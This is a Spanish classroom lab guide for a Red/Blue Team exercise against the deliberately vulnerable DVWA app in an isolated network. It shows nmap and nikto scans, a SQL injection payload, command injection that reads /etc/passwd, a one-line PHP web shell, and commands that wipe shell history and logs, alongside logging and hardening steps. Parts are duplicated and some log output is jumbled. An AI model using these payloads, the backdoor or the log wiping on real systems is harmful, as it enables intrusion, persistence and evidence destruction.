

1. Configuración de Red (Crucial)

En VirtualBox o VMware, selecciona las 3 máquinas y asegúrate de que están en la misma red.

- **Ajustes > Red > Conectado a:** "Red Interna" (nómbrela **proyectoftp**).
 - Esto aislará el tráfico: el Red Team podrá atacar a la Víctima, pero nada saldrá a internet (evitando problemas con el router del centro).
-

2. Preparación de la Víctima (Ubuntu + DVWA)

DVWA (*Damn Vulnerable Web Application*) es un servidor PHP/MySQL diseñado para ser hackeado.

Paso A: Instalar Apache, MySQL y PHP

En la máquina **Ubuntu Víctima**, abre la terminal y ejecuta:

```
sudo apt update
sudo apt install apache2 mariadb-server php php-mysql php-gd libapache2-mod-php -y
```

Paso B: Instalar DVWA

1. Descarga el repositorio (o clónalo desde GitHub): `cd /var/www/html sudo git clone https://github.com/digininja/DVWA.git`
2. Da permisos: `sudo chown -R www-data:www-data /var/www/html/DVWA`
3. Configura la base de datos:
 - Entra en MySQL: `sudo mysql -u root`
 - Crea la DB: `CREATE DATABASE dvwa;`
 - Crea un usuario: `CREATE USER 'dvwa_user'@'localhost' IDENTIFIED BY 'password';`
 - Da permisos: `GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa_user'@'localhost';`

¡Perfecto! Vamos a empezar por los cimientos. Para que el proyecto no se rompa a mitad de camino, lo primero es dejar listo el **Escenario de Red** y la **Máquina Víctima**, que es la que recibirá toda la acción.

Aquí tienes la **Fase 1**: Configuración del entorno y preparación de la víctima.

3. Configuración de Red (Crucial)

En VirtualBox o VMware, selecciona las 3 máquinas y asegúrate de que están en la misma red.

- **Ajustes > Red > Conectado a:** "Red Interna" (nómbrela **proyectoftp**).
 - Esto aislará el tráfico: el Red Team podrá atacar a la Víctima, pero nada saldrá a internet (evitando problemas con el router del centro).
-

4. Preparación de la Víctima (Ubuntu + DVWA)

DVWA (*Damn Vulnerable Web Application*) es un servidor PHP/MySQL diseñado para ser hackeado.

Paso A: Instalar Apache, MySQL y PHP

En la máquina **Ubuntu Víctima**, abre la terminal y ejecuta:

```
Bash
sudo apt update
sudo apt install apache2 mariadb-server php php-mysqli php-gd libapache2-mod-php -y
```

Paso B: Instalar DVWA

1. Descarga el repositorio (o clónalo desde GitHub): `cd /var/www/html sudo git clone https://github.com/digininja/DVWA.git`
 2. Da permisos: `sudo chown -R www-data:www-data /var/www/html/DVWA`
 3. Configura la base de datos:
 - Entra en MySQL: `sudo mysql -u root`
 - Crea la DB: `CREATE DATABASE dvwa;`
 - Crea un usuario: `CREATE USER 'dvwa_user'@'localhost' IDENTIFIED BY 'password';`
 - Da permisos: `GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa_user'@'localhost';`
-

Paso 1: Fase Blue Team: "El Guardián" (Logging)

Antes de que el Red Team toque nada, el Blue Team debe preparar sus "ojos".

Activando la monitorización básica

En la máquina **Víctima** (o en la de monitorización si usáis SSH), el Blue Team debe dejar preparada esta ventana para ver los ataques en tiempo real:

```
# Para ver quién accede a la web en vivo
sudo tail -f /var/log/apache2/access.log
```

- **Captura de pantalla recomendada:** Muestra los logs vacíos antes del ataque para demostrar el "estado inicial" del sistema.

```
jcsantos at parrot in /etc/squid
O sudo tail -f /var/log/apache2/access.log
127.0.0.1 - - [27/Jan/2026:11:59:17 +0100] "GET /DVWA/dvwa/js/dvwaPage.js HTTP/1.1" 200 900 "http://localhost/DVWA/index.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [27/Jan/2026:11:59:17 +0100] "GET /DVWA/dvwa/images/logo.png HTTP/1.1" 304 249 "http://localhost/DVWA/index.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [27/Jan/2026:11:59:17 +0100] "GET /DVWA/dvwa/js/add_event_listeners.js HTTP/1.1" 200 618 "http://localhost/DVWA/index.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [27/Jan/2026:11:59:21 +0100] "GET /DVWA/dvwa/images/theme-light-dark.png HTTP/1.1" 304 249 "http://localhost/DVWA/index.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [27/Jan/2026:11:59:21 +0100] "GET /DVWA/security.php HTTP/1.1" 200 2254 "http://localhost/DVWA/index.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [27/Jan/2026:11:59:21 +0100] "GET /DVWA/dvwa/images/lock.png HTTP/1.1" 304 248 "http://localhost/DVWA/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [27/Jan/2026:11:59:23 +0100] "POST /DVWA/security.php HTTP/1.1" 302 491 "http://localhost/DVWA/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [27/Jan/2026:11:59:23 +0100] "GET /DVWA/security.php HTTP/1.1" 200 2269 "http://localhost/DVWA/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [27/Jan/2026:12:03:18 +0100] "GET /DVWA/vulnerabilities/brute/ HTTP/1.1" 200 1831 "http://localhost/DVWA/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [27/Jan/2026:12:03:21 +0100] "GET /DVWA/security.php HTTP/1.1" 200 2253 "http://localhost/DVWA/vulnerabilities/brute/" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
192.168.0.62 - - [27/Jan/2026:12:17:11 +0100] "GET / HTTP/1.0" 200 10975 "-" "-"
192.168.0.62 - - [27/Jan/2026:12:17:11 +0100] "POST /sdk HTTP/1.1" 404 454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.0.62 - - [27/Jan/2026:12:17:11 +0100] "GET / HTTP/1.0" 200 10975 "-" "-"
192.168.0.62 - - [27/Jan/2026:12:17:11 +0100] "GET /nmaplowercheck1769512631 HTTP/1.1" 404 454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.0.62 - - [27/Jan/2026:12:17:11 +0100] "GET /evox/about HTTP/1.1" 404 454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.0.62 - - [27/Jan/2026:12:17:11 +0100] "GET /HNAP1 HTTP/1.1" 404 454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
```

Paso 1: Fase Red Team: "El Explorador" (Reconocimiento)

Desde la máquina **Kali**, lo primero es saber si la víctima está viva.

El primer comando de Nmap

```
nmap -sV -p 80,22,3306 192.168.1.X (sustituye X por la IP de la víctima)
```

- **-sV**: Detecta la versión del software (Apache 2.4, etc.).
- **-p**: Escanea solo los puertos de la Web, SSH y Base de Datos.

```
(jon@kali)~$ nmap -sV -p 80,22,3306 192.168.0.79
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 12:17 +0100
Nmap scan report for 192.168.0.79
Host is up (0.0019s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.65 ((Debian))
3306/tcp  closed mysql

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port22-TCP:V=7.98%I=7%D=1/27%Time=69789EDA%P=x86_64-pc-linux-gnu%r(NULL
SF:;25,"SSH-2.0-tinyssh_20230101-1\x20enckz10J\r\n");
MAC Address: 00:50:56:2E:4F:9A (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds
```

Paso 2: Ataque (Red Team) - Vulnerabilidad de SQL Injection

Vamos a usar una de las vulnerabilidades más clásicas presentes en **DVWA**. El objetivo es extraer nombres de usuario de la base de datos que no deberían ser públicos.

1. **Entrar en DVWA**: Abre el navegador en Kali y ve a <http://192.168.0.79/DVWA>.
2. **Login**: Usuario **admin**, contraseña **password**.
3. **Configuración**: En el menú de la izquierda, haz clic en **DVWA Security** y asegúrate de que el nivel esté en **"Low"**. Dale a "Submit".
4. **Inyección**: Ve a la sección **SQL Injection**.
5. **El Payload**: En el cuadro de búsqueda (User ID), introduce lo siguiente: **%' OR '1'='1**
 - ¿Qué hace esto? Altera la consulta SQL para que siempre sea verdadera (**1=1**), obligando a la base de datos a volcar todos los usuarios.

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' OR '1'='1 --
First name: admin
Surname: admin

Mientras el atacante juega con la web, el Blue Team debe identificar qué está pasando sin mirar la pantalla del atacante.

1. **Monitorizar accesos:** En la máquina víctima, ejecuta:

```
sudo tail -f /var/log/apache2/access.log
```

2. **Identificar el ataque:** Veréis líneas que contienen caracteres extraños como `%27` (que es la comilla ' en formato URL) y el comando `0R+1%3D1`.

Captura de pantalla obligatoria: El Blue Team debe capturar esa línea del log donde se ve el intento de inyección SQL. Es la prueba del incidente.

```
192.168.0.62 - - [27/Jan/2026:12:34:42 +0100] "GET /DVWA/dvwa/images/logo.png HTTP/1.1" 200 5330 "http://192.168.0.79/DVWA/index.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
192.168.0.62 - - [27/Jan/2026:12:34:42 +0100] "GET /DVWA/favicon.ico HTTP/1.1" 200 1706 "http://192.168.0.79/DVWA/index.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
192.168.0.62 - - [27/Jan/2026:12:35:03 +0100] "GET /DVWA/security.php HTTP/1.1" 200 2254 "http://192.168.0.79/DVWA/index.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
192.168.0.62 - - [27/Jan/2026:12:35:04 +0100] "GET /DVWA/dvwa/images/lock.png HTTP/1.1" 200 1045 "http://192.168.0.79/DVWA/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
192.168.0.62 - - [27/Jan/2026:12:35:09 +0100] "POST /DVWA/security.php HTTP/1.1" 302 492 "http://192.168.0.79/DVWA/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
192.168.0.62 - - [27/Jan/2026:12:35:09 +0100] "GET /DVWA/security.php HTTP/1.1" 200 2271 "http://192.168.0.79/DVWA/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
192.168.0.62 - - [27/Jan/2026:12:35:25 +0100] "GET /DVWA/vulnerabilities/sql/ HTTP/1.1" 200 1789 "http://192.168.0.79/DVWA/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
192.168.0.62 - - [27/Jan/2026:12:35:41 +0100] "GET /DVWA/vulnerabilities/sql/?id=1%27+OR+%271%273D%271--&Submit=Submit HTTP/1.1" 200 1824 "http://192.168.0.79/DVWA/vulnerabilities/sql/" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
```

■ Paso 3: Ataque (Red Team) - Escaneo de vulnerabilidades con Nikto

Para ser más agresivos, el Red Team usará una herramienta automática para buscar archivos sensibles.

- ### 1. Ejecutar Nikto:

```
nikto -h http://192.168.0.79/DVWA
```

- Esto buscará directorios ocultos, versiones de servidor desactualizadas y scripts vulnerables.

```

(jon@kali)~[~]
$ nikto -h http://192.168.0.79/DVWA
Nikto v2.5.0

More Information

+ Target IP: 192.168.0.79
+ Target Hostname: 192.168.0.79
+ Target Port: 80
+ Start Time: 2026-01-27 12:39:32 (GMT1)

+ Server: Apache/2.4.65 (Debian)
+ /DVWA/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /DVWA/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page /DVWA redirects to: login.php
+ No CGI Directories Found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /DVWA/config/: Directory indexing found.
+ /DVWA/config/: Configuration information may be available remotely.
+ /DVWA/tests/: Directory indexing found.
+ /DVWA/tests/: This might be interesting.
+ /DVWA/database/: Directory indexing found.
+ /DVWA/database/: Database directory found.
+ /DVWA/docs/: Directory indexing found.

```


Imagina que el profesor te dice: "*¡El ataque es demasiado fuerte, cortad el acceso!*". El Blue Team debe reaccionar.

1. **Identificar la IP del atacante:** (Saldrá en los logs de Apache, por ejemplo `192.168.0.XX`).
2. **Bloqueo inmediato con Firewall:**

```
sudo ufw deny from 192.168.0.XX
```

- A partir de ese momento, el Red Team verá que su **nikto** o su navegador dejan de cargar la página. **Esa es vuestra victoria.**

```

[Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36] [IPV6-ICMP] fe80::0000:  
afairi/537.36"]  
192.168.0.62 - - [27/Jan/2026:12:40:58 +0100] "GET /index.php?c=showboard/wwwboard.pl HTTP/1.1" 404 489 "-" [IPV6-ICMP] fe80::0000:  
[Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Sa [IPV6-ICMP] fe80::0000:  
fari/537.36"]  
192.168.0.62 - - [27/Jan/2026:12:40:58 +0100] "GET /index.php?image=&script>alert(document.cookie)&  
</script>HTTP/1.1" 404 489 "-" ["Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM [IPV6-ICMP] fe80::0000:  
l,like Gecko) Chrome/74.0.3729.169 Safari/537.36"]  
192.168.0.62 - - [27/Jan/2026:12:40:58 +0100] "GET /index.php?diagnose&c=script-alert(document.cookie)&<s  
cript>HTTP/1.1" 404 489 "-" ["Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge [IPV6-ICMP] fe80::0000:  
cko) Chrome/74.0.3729.169 Safari/537.36"]  
192.168.0.62 - - [27/Jan/2026:12:40:58 +0100] "GET /index.php?prep=&script(alert(document.cookie))&<s  
ript>HTTP/1.1" 302 664 "-" ["Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G [IPV6-ICMP] fe80::0000:  
cko) Chrome/74.0.3729.169 Safari/537.36"]  
192.168.0.62 - - [27/Jan/2026:12:40:58 +0100] "GET /index.php?csantos at parrot.in ~ <br/> sudo nano /etc/suricata/suricata.yaml [IPV6-ICMP] fe80::0000:  
404 489 "-" ["Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.  
Rules updated [IPV6-ICMP] fe80::0000:  
0.3729.169 Safari/537.36"]  
192.168.0.62 - - [27/Jan/2026:12:40:58 +0100] "GET /index.php?csantos at parrot.in ~ <br/>in/contextAdmin.html HTTP/1.1" 404 489 "-" [IPV6-ICMP] fe80::0000:  
["Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/  
sudo ufw enable [IPV6-ICMP] fe80::0000:  
Firewall is active and enabled on system startup [IPV6-ICMP] fe80::0000:  
192.168.0.62 - - [27/Jan/2026:12:40:58 +0100] "GET /index.php?csantos at parrot.in ~ <br/>in/contextAdmin.html HTTP/1.1" 404 489 "-" [IPV6-ICMP] fe80::0000:  
["Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"] [IPV6-ICMP] fe80::0000:  
4.0.3729.169 Safari/537.36"]  
192.168.0.62 - - [27/Jan/2026:12:40:58 +0100] "GET /DVWA/admin/contextAdmin/contextAdmin.html HTTP/1.1" 404 489 "-" [IPV6-ICMP] fe80::0000:  
["Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebkit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"] [IPV6-ICMP] fe80::0000:  
192.168.0.62 - - [27/Jan/2026:12:40:58 +0100] "GET /DVWA/host-manager/contextAdmin/contextAdmin.html HTTP [IPV6-ICMP] fe80::0000:  
/1.1" 404 454 "-" ["Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom [IPV6-ICMP] fe80::0000:  
e/74.0.3729.169 Safari/537.36"]
```

Paso 4: Hardening (Blue Team)

El Blue Team debe realizar cambios permanentes para que, aunque el firewall se apague, el sistema sea seguro.

1. Asegurar SSH:

- Edita el archivo: `sudo nano /etc/ssh/sshd_config`
- Cambia `PermitRootLogin yes` por `PermitRootLogin no`.
- Cambia el puerto `Port 22` por uno alto, por ejemplo `Port 2222`.
- Reinicia: `sudo systemctl restart ssh`
- **Captura:** El Red Team intentando entrar por el puerto 22 y recibiendo un "Connection Refused".

```
(jon@kali)-[~]
$ ssh -p 22 192.168.0.79
ssh: connect to host 192.168.0.79 port 22: Connection timed out
```

2. Parchear la Web (DVWA):

- Cambia el nivel de seguridad de DVWA de "Low" a "**High**".
- Intentad de nuevo la Inyección SQL (`' OR '1'='1`). Veréis que ya no funciona.
- **Captura:** El mensaje de error o la falta de resultados en DVWA tras subir la seguridad.



Paso 5: Persistencia y Post-Explotación (Red Team)

Aquí tenéis los comandos exactos y lo que significan para vuestro informe de FP:

1. Enumeración del Sistema (¿Quién soy y qué hay aquí?)

El Red Team debe saber qué privilegios tiene. Si eres `www-data` (el usuario de Apache), tienes límites; si eres `root`, tienes el control total.

- **Comando:** `whoami`
 - *Objetivo:* Saber el nombre del usuario con el que has entrado.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 192.168.0.79 (192.168.0.79) 56(84) bytes of data.  
64 bytes from 192.168.0.79: icmp_seq=1 ttl=64 time=0.014 ms  
64 bytes from 192.168.0.79: icmp_seq=2 ttl=64 time=0.027 ms  
64 bytes from 192.168.0.79: icmp_seq=3 ttl=64 time=0.024 ms  
64 bytes from 192.168.0.79: icmp_seq=4 ttl=64 time=0.027 ms  
  
--- 192.168.0.79 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3053ms  
rtt=0.014/0.023/0.027/0.005 ms  
www-data
```

- **Comando:** `uname -a`
 - *Objetivo:* Ver la versión del Kernel de Linux. (Útil para buscar exploits de "Escalada de Privilegios").

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 192.168.0.79 (192.168.0.79) 56(84) bytes of data.  
64 bytes from 192.168.0.79: icmp_seq=1 ttl=64 time=0.015 ms  
64 bytes from 192.168.0.79: icmp_seq=2 ttl=64 time=0.034 ms  
64 bytes from 192.168.0.79: icmp_seq=3 ttl=64 time=0.036 ms  
64 bytes from 192.168.0.79: icmp_seq=4 ttl=64 time=0.031 ms  
  
--- 192.168.0.79 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3050ms  
rtt=0.015/0.034/0.036/0.031 ms  
Linux parrot 6.12.32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.32-1parrot1 (2025-06-27) x86_64 GNU/Linux
```


- **Comando:** `ls -la /var/www/html`
 - *Objetivo:* Listar los archivos de la web. Aquí podrías encontrar archivos de configuración (`config.inc.php`) que a veces tienen contraseñas de la base de datos en texto plano.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 192.168.0.79 (192.168.0.79) 56(84) bytes of data.  
64 bytes from 192.168.0.79: icmp_seq=1 ttl=64 time=0.035 ms  
64 bytes from 192.168.0.79: icmp_seq=2 ttl=64 time=0.030 ms  
64 bytes from 192.168.0.79: icmp_seq=3 ttl=64 time=0.030 ms  
64 bytes from 192.168.0.79: icmp_seq=4 ttl=64 time=0.028 ms
```

```
--- 192.168.0.79 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3036ms  
rtt min/avg/max/mdev = 0.028/0.030/0.035/0.002 ms  
total 16  
drwxr-xr-x 1 root      root          74 Jan 23 13:32 .  
drwxr-xr-x 1 root      root           8 Jul  8 2025 ..  
drwxr-xr-x 1 www-data  www-data    878 Jan 23 13:32 DVWA  
-rw-r--r-- 1 root      root     10701 Jul  8 2025 index.html  
-rw-r--r-- 1 root      root       615 Jul  8 2025 index.nginx-debian.html
```

2. Búsqueda de "Tesoros" (Exfiltración)

Un atacante siempre busca archivos con información de usuarios o configuraciones del sistema.

- **Comando:** `cat /etc/passwd`
 - *Objetivo:* Ver todos los usuarios creados en el Ubuntu víctima.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 192.168.0.79 (192.168.0.79) 56(84) bytes of data:
64 bytes from 192.168.0.79: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 192.168.0.79: icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from 192.168.0.79: icmp_seq=3 ttl=64 time=0.033 ms
64 bytes from 192.168.0.79: icmp_seq=4 ttl=64 time=0.027 ms

--- 192.168.0.79 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3027ms
rtt min/avg/max/mdev = 0.014/0.026/0.033/0.007 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-networkd:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
Debian-exim:x:101:108::/var/spool/exim4:/usr/sbin/nologin
debian-tor:x:102:109::/var/lib/tor:/bin/false
polkitd:x:997:997:polkit:/nonexistent:/usr/sbin/nologin
tss:x:103:110:TPM software stack,,:/var/lib/tpm:/bin/false
rtkit:x:104:111:RealtimeKit,,:/proc:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
strongswan:x:105:65534::/var/lib/strongswan:/usr/sbin/nologin
lightdm:x:106:115:Light Display Manager:/var/lib/lightdm:/bin/false
usbmux:x:107:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
_flatpak:x:108:117:Flatpak system-wide installation helper,,:/nonexistent:/usr/sbin/nologin
avahi:x:109:118:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
nm-openvpn:x:110:119:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
saned:x:111:121::/var/lib/saned:/usr/sbin/nologin
colord:x:112:122:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
pulse:x:113:123:PulseAudio daemon,,:/run/pulse:/usr/sbin/nologin
nm-openconnect:x:114:125:NetworkManager OpenConnect plugin,,:/var/lib/NetworkManager:/usr/sbin/nologin
mysql:x:115:126:MySQL Server,,:/nonexistent:/bin/false
tcpdump:x:116:127::/nonexistent:/usr/sbin/nologin
stunnel4:x:996:996:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
geoclue:x:117:128::/var/lib/geoclue:/usr/sbin/nologin
sshd:x:118:129::/nonexistent:/usr/sbin/nologin
arpwatch:x:119:130:ARP Watcher,,:/var/lib/arpwatch:/bin/sh
nftsec:x:120:131::/nonexistent:/usr/sbin/nologin
miredo-server:x:121:65534::/var/run/miredo-server:/usr/sbin/nologin
iodine:x:122:65534::/run/iodine:/usr/sbin/nologin
miredo:x:123:65534::/var/run/miredo:/usr/sbin/nologin
postgres:x:124:132:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
inetsim:x:125:133::/var/lib/inetsim:/usr/sbin/nologin
beef-xss:x:126:134::/var/lib/beef-xss:/usr/sbin/nologin
jcsantos:x:1001:1001:Juan Carlos,,:/home/jcsantos:/usr/bin/zsh
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
ftp:x:128:135:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
```

- **Comando:** `cat /etc/Shosts`
 - *Objetivo:* Ver si la víctima está conectada a otras máquinas internas de la "empresa".

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 192.168.0.79 (192.168.0.79) 56(84) bytes of data.
64 bytes from 192.168.0.79: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 192.168.0.79: icmp_seq=2 ttl=64 time=0.026 ms
64 bytes from 192.168.0.79: icmp_seq=3 ttl=64 time=0.028 ms
64 bytes from 192.168.0.79: icmp_seq=4 ttl=64 time=0.050 ms
```

```
--- 192.168.0.79 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3042ms
rtt min/avg/max/mdev = 0.012/0.029/0.050/0.013 ms
# Host addresses
127.0.0.1    localhost
127.0.1.1    parrot
::1          localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
# Others
```

3. Persistencia (Dejar una "puerta trasera")

Para no tener que volver a hackear la web cada vez, el Red Team suele crear un nuevo usuario o dejar un script oculto.

- **Acción:** Crear un archivo "Backdoor" simple en la carpeta web.
- **Comando:** `echo '<?php system($_GET["cmd"]); ?>' > /var/www/html/DVWA/shell.php`

Vulnerability: Command Injection


Ping a device

Enter an IP address:

```
PING 192.168.0.79 (192.168.0.79) 56(84) bytes of data.
64 bytes from 192.168.0.79: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 192.168.0.79: icmp_seq=2 ttl=64 time=0.028 ms
64 bytes from 192.168.0.79: icmp_seq=3 ttl=64 time=0.026 ms
64 bytes from 192.168.0.79: icmp_seq=4 ttl=64 time=0.033 ms
```

```
--- 192.168.0.79 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3035ms
rtt min/avg/max/mdev = 0.012/0.024/0.033/0.007 ms
```

- **Por qué es peligroso:** Ahora, el Red Team puede ejecutar comandos desde el navegador simplemente entrando en:
`http://192.168.0.79/DVWA/shell.php?cmd=whoami.`




Paso 6: Red Team - Borrado de Huellas (Anti-forense)

Un atacante real no quiere que lo pillen. Su última misión es borrar los registros donde aparece su dirección IP.


1. Borrar el historial de comandos:

- Desde vuestra `shell.php` o la terminal inyectada, intentad vaciar el archivo donde se guardan los comandos:
- `.../shell.php?cmd=history -c`



2. Vandalizar o limpiar logs de Apache:

- Intentad vaciar el log de accesos para que el Blue Team no vea vuestras peticiones:
- `.../shell.php?cmd=echo "" > /var/log/apache2/access.log`
- (Nota: Probablemente os dé error de permiso, lo cual es perfecto para el informe del Blue Team).



Paso 6: Blue Team - Informe de Daños e Integridad

El Blue Team debe certificar que la máquina vuelve a ser segura.

1. Eliminar la Persistencia:s

- Ejecutad: `sudo rm /var/www/html/DVWA/shell.php`

2. Verificar el Firewall final:

- Ejecutad: `sudo ufw status verbose`
- Aseguraos de que solo los puertos **2222** (el nuevo SSH) y **80** (Web) están permitidos.

3. Comprobar que el ataque SQL ya no funciona:

- Poned DVWA en nivel "Impossible" y haced la última captura intentando el `' OR '1'='1`.

```
jcsantos at parrot in /var/www/html/DVWA 26-13-21:56:766924 [**] [1:1000001:2] PING Detectado [**] [Classification:
